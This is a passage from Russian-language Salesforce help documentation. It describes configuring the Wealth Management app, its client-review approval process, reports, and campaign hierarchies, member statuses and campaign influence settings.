- Финансовые организации и фонды Salesforce
- Клиенты и интересы Salesforce
- Получение знаний о клиентах Salesforce

При необходимости данные приложения могут быть скрыты от пользователей в меню приложений Force.com, так как основное настраиваемое приложение Salesforce for Wealth Management уже содержит все соответствующие вкладки. Чтобы скрыть данные приложения, выполните указанные ниже действия.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров настройки для настраиваемых приложений:

- «Просмотр настройки и конфигурации»

Для управления настраиваемыми приложениями:

- «Настройка приложения»

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «**Правка**» напротив имени нужного приложения.
3. Снимите флажки напротив профилей конечных пользователей в столбце «Доступно» области «Назначить профилям». Установите флажки только напротив профилей администраторов.
4. Нажмите кнопку «**Сохранить**».
5. При необходимости повторите указанные выше действия для остальных настраиваемых приложений из списка выше.

## Проверка типов записей

Чтобы проверить доступность указанных ниже типов записей для организаций-лиц (клиентов), откройте страницу «Типы записей» посредством параметров управления организациями-лицами.

### Частное лицо

Данный тип записи предназначается для текущих и потенциальных клиентов. Данный тип записи должен быть назначен макету страницы «Частное лицо».

### Профессиональная взаимосвязь

Данный тип записи предназначается для адвокатов, бухгалтеров и других профессиональных взаимосвязей. Данный тип записи должен быть назначен макету страницы «Профессиональная взаимосвязь».

## Настройка макетов страниц пользователей

Убедитесь, что макеты страниц пользователей, которые могут быть настроены на странице «Макеты страниц» в параметрах управления для каждого объекта, содержат указанные ниже компоненты.

### Макеты вкладки «Начальная страница»

Макет начальной страницы для финансовых консультантов должен содержать компоненты ниже.

- Элементы для утверждения
- Задачи
- Календарь
- Снимок панели мониторинга
- Поиск
- Создать
- Недавние элементы
- Сообщения и предупреждения
- Настраиваемые ссылки

### Макеты страниц организаций-лиц

Макеты страниц для организаций-лиц (клиентов) должны содержать связанные списки ниже.

- Финансовые организации
- Фонды
- Интересы клиента
- Получение знаний о клиентах
- Открытые действия
- Журнал действий
- Партнеры

- Группа, работающая с организациями
- Примечания и вложения

## Проверка процесса утверждения для получения знаний о клиентах

Salesforce for Wealth Management поддерживает процесс утверждения, направляющий формы получения знаний на утверждение соответствующим пользователям Salesforce.

СМ. ТАКЖЕ:

- [Общие сведения о Salesforce for Wealth Management](#)
- [Управление клиентами Wealth Management](#)
- [Поиск по параметрам управления объектами](#)

## Управление процессом утверждения «Изучение клиентов»

### Описание процесса утверждения «Изучение клиентов»

Процесс утверждения — автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, соответствующим определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть предприняты при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

Процесс утверждения «Изучение клиентов» входит в Salesforce for Wealth Management и имеет следующее значение.

1. Финансовый советник создает новую запись «Изучение клиентов».



**Прим.:** Данные из сохраненной записи «Изучение клиентов» можно встраивать в версию для печати документа Microsoft Word с использованием предоставленного шаблона стандартных писем.

2. Финансовый советник отправляет запись «Изучение клиентов» на утверждение, после чего запускаются следующие действия.
  - Запись «Изучение клиентов» заблокирована и недоступна для изменения
  - Статус утверждения записи «Изучение клиентов» принимает значение «Ожидает утверждения»
  - Дата отправки записи «Изучение клиентов» принимает сегодняшнее значение
  - Тип записи «Изучение клиентов» принимает значение «Заявка на изучение клиентов отправлена»
  - Запрос утверждения перенаправляется соответствующему пользователю Salesforce на проверку вместе с сопутствующим письмом, созданным по соответствующему шаблону эл. почты.
3. Ведущий финансовый советник утверждает или отклоняет запрос на утверждение, после чего выполняются следующие действия.
  - Запись остается заблокированной и не может быть изменена.
  - Статус утверждения записи «Изучение клиентов» принимает значение «Утверждено» или «Отклонено»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления или клонирования процессов утверждения:

- «Настройка приложения»

Для просмотра процессов утверждения:

- «Просмотр настройки и конфигурации»

- Дата утверждения/отклонения записи «Изучение клиентов» принимает сегодняшнее значение
- Если запись утверждена, будет запланирована дополнительная задача для финансового советника с целью проверки формы «Изучение клиентов» через шесть месяцев.

### Активация процесса утверждения «Изучение клиентов»

Чтобы запустить процесс утверждения «Изучение клиентов», выполните следующие действия.

1. В разделе «Настройка» введите «Процессы утверждения» в поле «Быстрый поиск», затем выберите «Процессы утверждения».
2. В раскрывающемся списке «Управление процессами утверждения для:» выберите пункт «Изучение клиентов».
3. Нажмите кнопку «Активировать» у нужного процесса утверждения.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce for Wealth Management](#)

[Управление клиентами Wealth Management](#)

### Навигация по приложению Salesforce for Wealth Management

Чтобы получить доступ к приложению Salesforce for Wealth Management, откройте меню приложений Force.com в верхнем правом углу любой страницы Salesforce и выберите пункт Salesforce for Wealth Management. Чтобы начать работу, откройте нужную вкладку.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce for Wealth Management](#)

[Управление клиентами Wealth Management](#)

### Управление клиентами Wealth Management

Клиенты доступны только в Salesforce for Wealth Management. Клиент — это отдельное лицо, являющееся потенциальным или текущим партнером, перспективной возможностью или профессиональной взаимосвязью (например, бухгалтер или адвокат). Пользователи могут управлять клиентами на вкладке «Клиенты». В стандартной терминологии Salesforce клиентами называются **организации**. Тем не менее, Salesforce for Wealth Management использует термин «клиенты».

Клиенты поддерживают все стандартные возможности организаций.

Также клиенты поддерживают специальные возможности ниже.

#### Типы записей клиентов

Типы записей — это категории, позволяющие пользователям систематизировать записи. При необходимости назначьте записи клиентов типам записей ниже.

- «Компания» (корпоративная структура или траст)
- «Частное лицо» (текущий или потенциальный клиент)
- «Профессиональная взаимосвязь» (бухгалтер, адвокат или другая профессиональная взаимосвязь)

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Клиенты»:

- «Чтение» для организаций

Для просмотра клиентов:

- «Чтение» для организаций

Для создания клиентов:

- «Создание» для организаций и контактов

**Списковые представления клиентов**

При необходимости воспользуйтесь [списковыми представлениями](#) на вкладке «Клиенты» для быстрого доступа к разным группам клиентов. Например, выберите списковое представление «Мои основные клиенты» для просмотра списка клиентов, имеющих самый высокий рейтинг.

**Сведения о клиентах**

Страница сведений о клиенте содержит группы полей, предназначенных специально для клиентов Wealth Management. Например, один из разделов может содержать предпочтения клиента в нескольких категориях (дома отдыха, розничные продажи, зрелищные мероприятия, гольф и внутренняя политика).

**Связанный список «Финансовые организации»**

Данный связанный список содержит общие сведения о финансовых организациях клиента (например, имена организаций, номера организаций и текущие значения). Данные сведения извлекаются из записей на вкладке «Финансовые организации».

**Связанный список «Фонды»**

Данный связанный список содержит общие сведения о собственных активах клиента (например, денежные средства, акции и облигации). При необходимости просмотрите для каждого фонда такие сведения, как рыночная цена, последняя цена, цена покупки и количество акций. Данные сведения извлекаются из записей на вкладке «Фонды». Обратите внимание, что каждый фонд имеет связанную запись финансовой организации.

**Связанный список «Интересы клиента»**

Данный связанный список содержит общие сведения о ценных бумагах, покупка или продажа которых интересует клиента. Данные сведения извлекаются из записей на вкладке «Интересы клиента».

**Связанный список «Получение знаний о клиентах»**

Данный связанный список содержит общие сведения о формах получения знаний, связанных с клиентом. Данные сведения извлекаются из записей на вкладке «Получение знаний о клиентах».

**Связанный список «Взаимосвязи»**

Взаимосвязью считается клиент, выполняющий определенную роль в жизни другого клиента (например, супруг, ребенок, бухгалтер или юрист). Взаимосвязи отслеживаются посредством связанного списка «Взаимосвязи» на странице сведений о клиенте; данный связанный список доступен по запросу. В стандартной терминологии Salesforce взаимосвязями называются партнеры. Тем не менее, Salesforce for Wealth Management использует термин «взаимосвязи».

**Связанный список «Группы, работающие с клиентами»**

Данный связанный список содержит финансовых консультантов и других пользователей Salesforce, участвующих в процессе управления отдельным клиентом. В стандартной терминологии Salesforce группами, работающими с клиентами, называются [группы, работающие с организациями](#). Тем не менее, Salesforce for Wealth Management использует термин «группы, работающие с клиентами».

**Связанный список «Участники группы взаимосвязи»**

Данный связанный список отображает группы взаимосвязи, участником которых является клиент. Данный связанный список доступен по запросу и иногда использует другое название.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce for Wealth Management](#)

[Навигация по приложению Salesforce for Wealth Management](#)

## Отчеты и панели мониторинга Salesforce for Wealth Management

### Отчеты Salesforce for Wealth Management


Решение Salesforce for Wealth Management предлагает отчеты по отрасли, которые распределены по группам в соответствующих папках на вкладке «Отчеты»:

- Отчеты по клиентам
- Отчеты по интересам клиентов
- Отчеты по финансам
- Отчеты по владениям и активам WM
- Отчеты по изучению клиентов

Для получения доступа к отчетам выберите соответствующую папку в раскрывающемся меню «Отчеты» и щелкните название нужного отчета.

### Панели мониторинга Salesforce for Wealth Management

Решение Salesforce for Wealth Management предлагает панели мониторинга, разработанные с учетом специфики отрасли, например, панель мониторинга финансовых счетов, которая позволяет анализировать сведения о клиентских счетах. Чтобы получить доступ к панелям, откройте вкладку «Панели мониторинга» и щелкните название нужной панели в раскрывающемся меню.

 **Прим.:** Снимок панели мониторинга появится на вкладке «Начальная страница».

СМ. ТАКЖЕ:

[Общие сведения о Salesforce for Wealth Management](#)

[Навигация по приложению Salesforce for Wealth Management](#)

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

И

«Чтение» для записей,  
добавленных в отчеты

Для просмотра панелей  
мониторинга:

- «Запуск отчетов»

И

Доступ для просмотра  
папок панелей  
мониторинга

## Формирование групп взаимосвязи клиентов

# Проведение кампаний и создание интересов

---

## Планирование, управление и отслеживание кампаний

### Кампании

Управляйте внешними маркетинговыми кампаниями с помощью прямых почтовых рассылок, семинаров, печатных объявлений, эл. почты или других типов маркетинговых инициатив. Организуйте кампании в иерархии для удобного анализа того, что наиболее эффективно работает для увеличения продаж компании.

Salesforce позволяет быстро и удобно находить, управлять и создавать отчеты по кампаниям.

СМ. ТАКЖЕ:

[Начальная страница кампаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Начальная страница кампаний

При выборе вкладки «Кампании» отображается начальная страница кампаний. Начальная страница кампаний доступна всем пользователям.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть краткий список кампаний, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние кампании»**. Чтобы просмотреть сведения о кампании, выберите имя нужной кампании из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Кампании"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние кампании».

| Значение списка «Недавние кампании» | Описание   |
|-------------------------------------|--|
| Недавно просмотренные               | Последние 10 или 25 кампаний, просмотренных пользователем; самые последние просмотренные кампании отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи. |
| Мои активные кампании               | Последние 10 или 25 кампаний, помеченных как активные; самые последние созданные кампании отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.  |

- Чтобы добавить новую кампанию, нажмите кнопку **«Создать»** в разделе **«Недавние кампании»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**.

СМ. ТАКЖЕ:

[Кампании](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Кампании»:

- «Чтение» для кампаний

Для просмотра кампаний:

- «Чтение» для кампаний

Для создания кампаний:

- «Создание» для кампаний



## Просмотр иерархий кампаний


Иерархия кампаний позволяет группировать кампании в рамках конкретной маркетинговой программы или проекта, чтобы предоставить пользователям возможность более эффективного анализа связанных маркетинговых мер.

Чтобы просмотреть иерархию, щелкните ссылку **«Просмотр иерархии»** напротив поля «Имя кампании» на странице сведений о кампании. В случае отсутствия иерархии страница «Иерархия кампаний» отображает только выбранную кампанию.

Иерархия кампаний отображает кампании, связанные посредством поля «Родительская кампания». Иерархия отображает взаимосвязь между кампаниями (например, группу кампаний в рамках конкретной маркетинговой тактики). Каждая кампания может иметь только одну родительскую кампанию, но неограниченное количество одноуровневых кампаний, а иерархия кампаний может содержать не более пяти уровней или поколений. Другими словами, максимальная глубина иерархии составляет пять уровней, тогда как ширина каждого уровня не ограничивается. Участники кампании (например, контакты и интересы) могут быть добавлены на любой уровень.

Страница «Иерархия кампаний» позволяет отображать взаимосвязь между кампаниями и родительскими кампаниями. Кампании отображаются в порядке убывания согласно уровню иерархии. Чтобы открыть страницу сведений о кампании, щелкните имя нужной кампании.

Статистика по отдельной кампании отображается в разделе «Статистика по кампании» страницы сведений о кампании. Сводная статистика для родительских и дочерних кампаний отображается в связанном списке «Иерархия кампаний».

 **Прим.:** Точность составленных отчетов гарантируется только в том случае, если все кампании в иерархии используют одинаковую валюту.

СМ. ТАКЖЕ:

[Настройка иерархий кампаний](#)

[Просмотр статистики по иерархии кампаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

## Просмотр статистики по иерархии кампаний

Страница сведений о кампании содержит связанный список «Иерархия кампаний», который отображает родительскую и все подчиненные ей кампании. Чтобы создать иерархию кампаний, свяжите кампании посредством поля поиска «Родительская кампания» на странице сведений о кампании. Чтобы открыть страницу сведений о кампании, щелкните имя нужной кампании в связанном списке.

Связанный список «Иерархия кампаний» содержит поля статистики для каждой кампании, а также итоговые значения для родительской и всех подчиненных ей кампаний. Поля статистики отображаются в связанном списке только после включения поддержки иерархий кампаний в организации. Дополнительную информацию и список полей см. в разделе «[Настройка иерархий кампаний](#)» на странице 1418.

Связанный список «Иерархия кампаний» содержит не более двух уровней иерархии: родительская и дочерние кампании. Кампании, подчиняющиеся дочерней кампании, не отображаются в связанном списке, но их данные добавляются в значения полей статистики. Поля статистики содержат сводные данные, независимо от наличия у пользователя прав общего доступа для просмотра отдельных кампаний иерархии. Однако при отсутствии прав доступа к кампании, которая отображается в связанном списке, пользователь не может открыть страницу сведений по ссылке в связанном списке. Чтобы просмотреть все уровни иерархии кампаний, щелкните ссылку «[Просмотр иерархии](#)» напротив поля «Имя кампании» на странице сведений о кампании.

СМ. ТАКЖЕ:

[Отображение и редактирование кампаний](#)

[Поля кампаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Для просмотра иерархий кампаний:

- «Чтение» для кампаний

## Отображение и редактирование кампаний


### Отображение кампаний

Чтобы просмотреть подробные сведения о кампании, щелкните имя нужной кампании на начальной странице соответствующей вкладки или на страницах со списками. При необходимости выберите имя кампании в связанном списке «Журнал кампании» связанного интереса, контакта или организации-лица. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

### Редактирование кампаний

Чтобы обновить кампанию, нажмите кнопку «Правка» и обновите нужные поля. По завершении нажмите кнопку «Сохранить». Чтобы сохранить текущую кампанию и добавить новую, нажмите кнопку «Сохранить и создать».

Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору.


 **Прим.:** Редактирование кампании, являющейся потомком другой кампании, доступно только при наличии полномочия «Чтение» для родителя.

### Создание иерархии кампаний

При создании или редактировании кампании поле поиска «Родительская кампания» позволяет назначить родительскую кампанию. Диалоговое окно поиска позволяет находить текущие кампании или создавать новые родительские кампании. Дополнительную информацию о настройке иерархий кампаний для организации см. в разделе «[Настройка иерархий кампаний](#)» на странице 1418.

### Вычисление статистики по кампании

Подробные сведения о кампании содержат поля статистики, которые автоматически обновляются и используют значения из всех связанных записей, независимо от доступности данных записей для чтения. Если в организации включена поддержка иерархий кампаний, то связанный список «Иерархия кампаний» содержит сводную статистику для родительской кампании и всех подчиненных ей кампаний.

 **Прим.:** Процесс вычисления статистики по кампании выполняется каждые две минуты и одновременно охватывает только статистику по одной кампании. Если очередь содержит большое количество кампаний или кампании с большим количеством участников, то вычисление может быть отложено на 10 или более минут.

### Связывание контактов, интересов или организаций-лиц с кампаниями

Нажмите раскрывающуюся кнопку «Управление участниками» на странице сведений о кампании и выберите одно из указанных ниже значений.

- «Добавить участников — поиск»: [добавление участников кампании](#) из результатов поиска.
- «Добавить участников — импорт файла»: добавление участников кампании путем [импорта интересов](#) из CSV-файла.
- «Редактировать участников — поиск»: [просмотр, обновление или удаление](#) текущих участников кампании.
- «Обновить и добавить участников — импорт файла»: [редактирование статуса участника кампании](#) посредством файла импорта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков кампаний:

- «Чтение» для кампаний

Для изменения кампаний:

- «Редактирование» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

### Дополнительные параметры

Чтобы настроить значения поля кампании «Статус участника», нажмите кнопку **«Дополнительные параметры»**. См. раздел **«Настройка параметров кампании»** на странице 1417.

### Связанные списки кампаний

- Чтобы просмотреть соответствующий связанный список и его записи, наведите указатель мыши на нужную ссылку в верхней части страницы сведений. Если включена поддержка Chatter, то всплывающие ссылки отображаются под лентой. Интерактивная область наложения позволяет пользователям просматривать и управлять элементами связанного списка. Чтобы перейти к содержимому связанного списка, щелкните соответствующую ссылку. Если всплывающие ссылки недоступны, обратитесь к администратору Salesforce.
- В нижней части страницы сведений отображаются связанные списки кампании, включая действия, вложения, участников кампании, иерархии кампаний и возможности, добавленные в результате проведения кампании. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных данных. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком.

### Печать кампаний

Чтобы открыть печатную версию страницы сведений о кампании, щелкните ссылку **«Версия для печати»** на странице сведений о кампании. Рекомендуем воспользоваться функцией печати, доступной в обозревателе.

### Общий доступ

Чтобы предоставить другим пользователям, группам или ролям общий доступ к кампании, нажмите кнопку **«Общий доступ»**. См. раздел **«Предоставление общего доступа к кампаниям»** на странице 1446.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части любой страницы сведений о кампании. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

## Настройка параметров кампании

Пользователи Marketing должны определить значения параметра «Статус участника» для каждой кампании. Данные значения соответствуют статусам интересов, контактов или организаций-лиц, доступным в кампании. Например, для конференции могут быть заданы значения «Запланировано», «Приглашение отправлено» и «Посетил».


### Привилегии пользователя для настройки параметров кампании

- Дополнительные параметры кампании доступны всем пользователям. Ниже перечислены условия *редактирования* дополнительных параметров.
  - Флажок «Пользователь Marketing», установленный на странице сведений о пользователе
  - Полномочие «Редактирование» для кампаний
  - Доступ «Для чтения и записи» к кампаниям
- При **замене значений статуса участника** все кампании обновляются независимо от уровня общего доступа к связанным контактам или интересам.

### Определение значений статуса участника

По умолчанию новые кампании поддерживают два статуса участника: «Отправлено» и «Отвечено». Пользователи могут редактировать текущие статусы или добавлять новые.

1. Нажмите кнопку **«Дополнительные параметры»** на странице сведений о кампании.
2. Нажмите кнопку **«Правка»**.
3. Обновите текущие значения или добавьте новые.
4. Чтобы добавить дополнительные значения, щелкните ссылку **«Добавить»**. Разрешается добавить не более 50 значений.
5. Выберите значение по умолчанию.
6. Установите флажок «Отвечено» напротив нужных значений. Участники со значениями «Отвечено» подсчитываются в поле кампании «Всего ответов».

 **Прим.:** Изменение флажка «Отвечено» может иметь значительные последствия. Установка или снятие флажка «Отвечено» приводит к изменению **статистики по кампании** и сведений об участнике кампании. А именно: изменяются поля участника кампании «Отвечено», «Дата последнего ответа» и «Дата последнего изменения». Например, если флажок «Отвечено» устанавливается напротив статуса «Посетил», то текущие участники кампании со статусом «Посетил» учитываются в статистике по кампании в качестве ответов, а перечисленные выше поля дат обновляются.

### Замена значений статуса участника

Значения параметра «Статус участника» могут быть глобально заменены для каждого участника кампании. Например, значение «Приходил» может быть заменено более подходящим значением «Посетил».

1. Нажмите кнопку **«Дополнительные параметры»** на странице сведений о кампании.
2. Нажмите кнопку **«Заменить»** в связанном списке «Значения статуса участника».
3. Введите нужное значение и выберите новое значение.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний


Для настройки значений  
статуса участника:

- «Редактирование» для кампаний

И

Флажок «Пользователь  
Marketing»,  
установленный на  
странице сведений о  
пользователе

#### 4. Нажмите кнопку «Сохранить».

-  **Прим.:** Изменение статуса участника кампании не инициирует пересчет полей сводного резюмирования, либо выполнение бизнес-правил, триггеров или правил проверки.


## Настройка иерархий кампаний

Анализируйте и создавайте отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или проекта путем связывания кампаний посредством взаимосвязи поиска.

Иерархии содержат до пяти уровней. Каждая кампания может иметь одну родительскую кампанию, но неограниченное количество одноуровневых кампаний.

Чтобы настроить иерархии кампаний, добавьте поле «Родительская кампания» в макет страницы кампании и включите поддержку полей статистики.

Процесс включения функции доступности полей определяется используемой версией Salesforce. В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition рекомендуем использовать параметры безопасности поля. По мере настройки доступности каждого из полей система Salesforce отображает значения полей в строке **«Итого в иерархии»** связанного списка «Иерархия кампаний». В версии Professional Edition рекомендуем добавить поля статистики в макет страницы кампании. Данные поля отображаются в макете страницы и строке **«Итого в иерархии»** связанного списка «Иерархия кампаний».

-  **Прим.:** Поля иерархии кампаний содержат сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении полей иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные данные по иерархии, включая недоступные кампании, удалите некоторые или все поля иерархии кампаний из связанного списка «Иерархия кампаний». Поля иерархии кампаний, которые не были добавлены в связанный список или макет страницы, доступны пользователям в отчетах.

После настройки иерархий пользователи могут создавать и назначать родительские кампании посредством поля «Родительская кампания», а также просматривать сведения об иерархии на странице «Иерархия кампаний» или в связанном списке «Иерархия кампаний».

-  **Прим.:** Все кампании в иерархии должны использовать одинаковую валюту.

Страница «Иерархия кампаний», доступная по ссылке **«[Просмотр иерархии]»** напротив поля **«Имя кампании»** на странице сведений о кампании, содержит все уровни иерархии, а также кампании, добавленные на каждом уровне. Дополнительную информацию см. в разделе **«Просмотр иерархий кампаний»** на странице 1413. Связанный список «Иерархия кампаний» содержит сводные данные для родительской кампании и всех подчиненных ей кампаний. Дополнительную информацию см. в разделе **«Просмотр статистики по иерархии кампаний»** на странице 1414.

СМ. ТАКЖЕ:

- [Настройка параметров кампании](#)
- [Поля кампаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания иерархий кампаний:

- «Создание» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

Для настройки иерархий кампаний:

- «Настройка приложения»

## Связывание влияющих кампаний с возможностями

### Добавление влияющих кампаний в возможность

Пользователи могут связывать отдельные возможности с несколькими влияющими кампаниями.

Если включена функция автоматического связывания, то влияющие кампании добавляются в возможности в том случае, если кампания связана с контактом, которому роль контакта для возможности была назначена до даты закрытия возможности. При необходимости укажите дополнительные критерии автоматического связывания, включая интервал времени, который ограничивает время влияния кампании на новую возможность датой первого связывания кампании и датой создания возможности. Чтобы вручную добавить влияющие кампании в возможности, нажмите кнопку **«Добавить кампанию»** в связанном списке «Влияние кампании».

1. Из раздела параметров управления объектами для возможностей откройте страницу «Макеты страниц».
2. Добавьте [связанный список «Влияние кампании»](#) в макет страницы коммерческих возможностей.
3. [Настройте функцию влияния кампании.](#)

СМ. ТАКЖЕ:

[Поля кампаний](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния кампании:

- «Настройка приложения»

Для просмотра связанного списка «Влияние кампании»:

- «Чтение» для кампаний
- И
- «Чтение» для возможностей

Для добавления влияющих кампаний вручную:

- «Чтение» для кампаний
- И
- «Редактирование» для возможностей

## Настройка влияния кампании

### Настройка влияния кампании

Влияющие кампании могут быть настроены на автоматическое добавление в возможности. Если включена функция автоматического связывания, то влияющие кампании добавляются в возможности в том случае, если кампания связана с контактом, которому роль контакта для возможности была назначена до даты закрытия возможности. Например, электронная рассылка с участием пользователя, которому назначена роль контакта в открытой возможности, добавляется в связанный список «Влияние кампании» соответствующей возможности.

Поле «Временной интервал влияния кампании» позволяет ограничить время влияния кампании датой первого связывания кампании и датой создания возможности. Например, если поле «Временной интервал влияния кампании» содержит 15 дней, а один из контактов становится участником кампании 1 июня, то кампания влияет на любые возможности, созданные и связанные с данным контактом до 15 июня. Чтобы настроить дополнительные критерии соответствия кампаний для автоматического связывания с возможностями, воспользуйтесь правилами связывания.

Если функция автоматического связывания выключена, то влияющие кампании должны быть добавлены в возможности вручную посредством [связанного списка «Влияние кампании»](#).

Чтобы настроить функцию автоматического связывания для влияния кампании, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Влияние кампании*» в поле «Быстрый поиск», затем выберите «**Влияние кампании**».
2. Установите переключатель «Включено».
3. При необходимости введите максимальное количество дней между датой первого связывания кампании и датой создания возможности в поле «Временной интервал влияния кампании».



**Прим.:** Кампании, связанные с контактом до данного временного интервала, не считаются влияющими. Максимально допустимое значение: 9 999 дней. В противном случае пропустите поле «Временной интервал влияния кампании».

4. При необходимости определите дополнительные критерии фильтрации, которым должна соответствовать кампания для автоматического связывания.
5. Нажмите кнопку «**Сохранить**».

Кампании, соответствующие заданным критериям, автоматически добавляются в связанный список «Влияние кампании» соответствующих возможностей.

Чтобы отключить функцию автоматического связывания для влияния кампании, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Влияние кампании*» в поле «Быстрый поиск», затем выберите «**Влияние кампании**».
2. Установите переключатель «Отключено».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния кампании:

- «Настройка приложения»



### 3. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Добавление влияющих кампаний в возможность  
Поля кампаний](#)


#### Добавление влияющих кампаний в возможности

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Ниже перечислены рекомендации по добавлению влияющих кампаний в возможности.

- Возможность может иметь несколько влияющих кампаний, но только одна из них может быть выбрана в качестве основного источника кампании.
- Кампания, выбранная в качестве основного источника кампании, всегда отображается в связанном списке «Влияние кампании».
- Поля возможностей в разделе «Статистика по кампании» на странице сведений о кампании заполняются только для кампании, выбранной в качестве основного источника. Например, организация проводит кампании по электронной рассылке и телемаркетингу, влияющие на одну возможность, и выбирает электронную рассылку в качестве основного источника кампании. В данном случае поля возможностей в разделе «Статистика по кампании» заполняются только для кампании по электронной рассылке.
- При установке флажка «Основной источник кампании» поле «Основной источник кампании» на странице сведений о возможности заполняется именем основной кампании. Данное изменение может инициировать выполнение бизнес-правил и правил Apex для возможностей.
- При добавлении кампаний посредством кнопки **«Добавить кампанию»** в связанном списке «Влияние кампании» сведения об участниках кампании не отображаются в связанном списке.

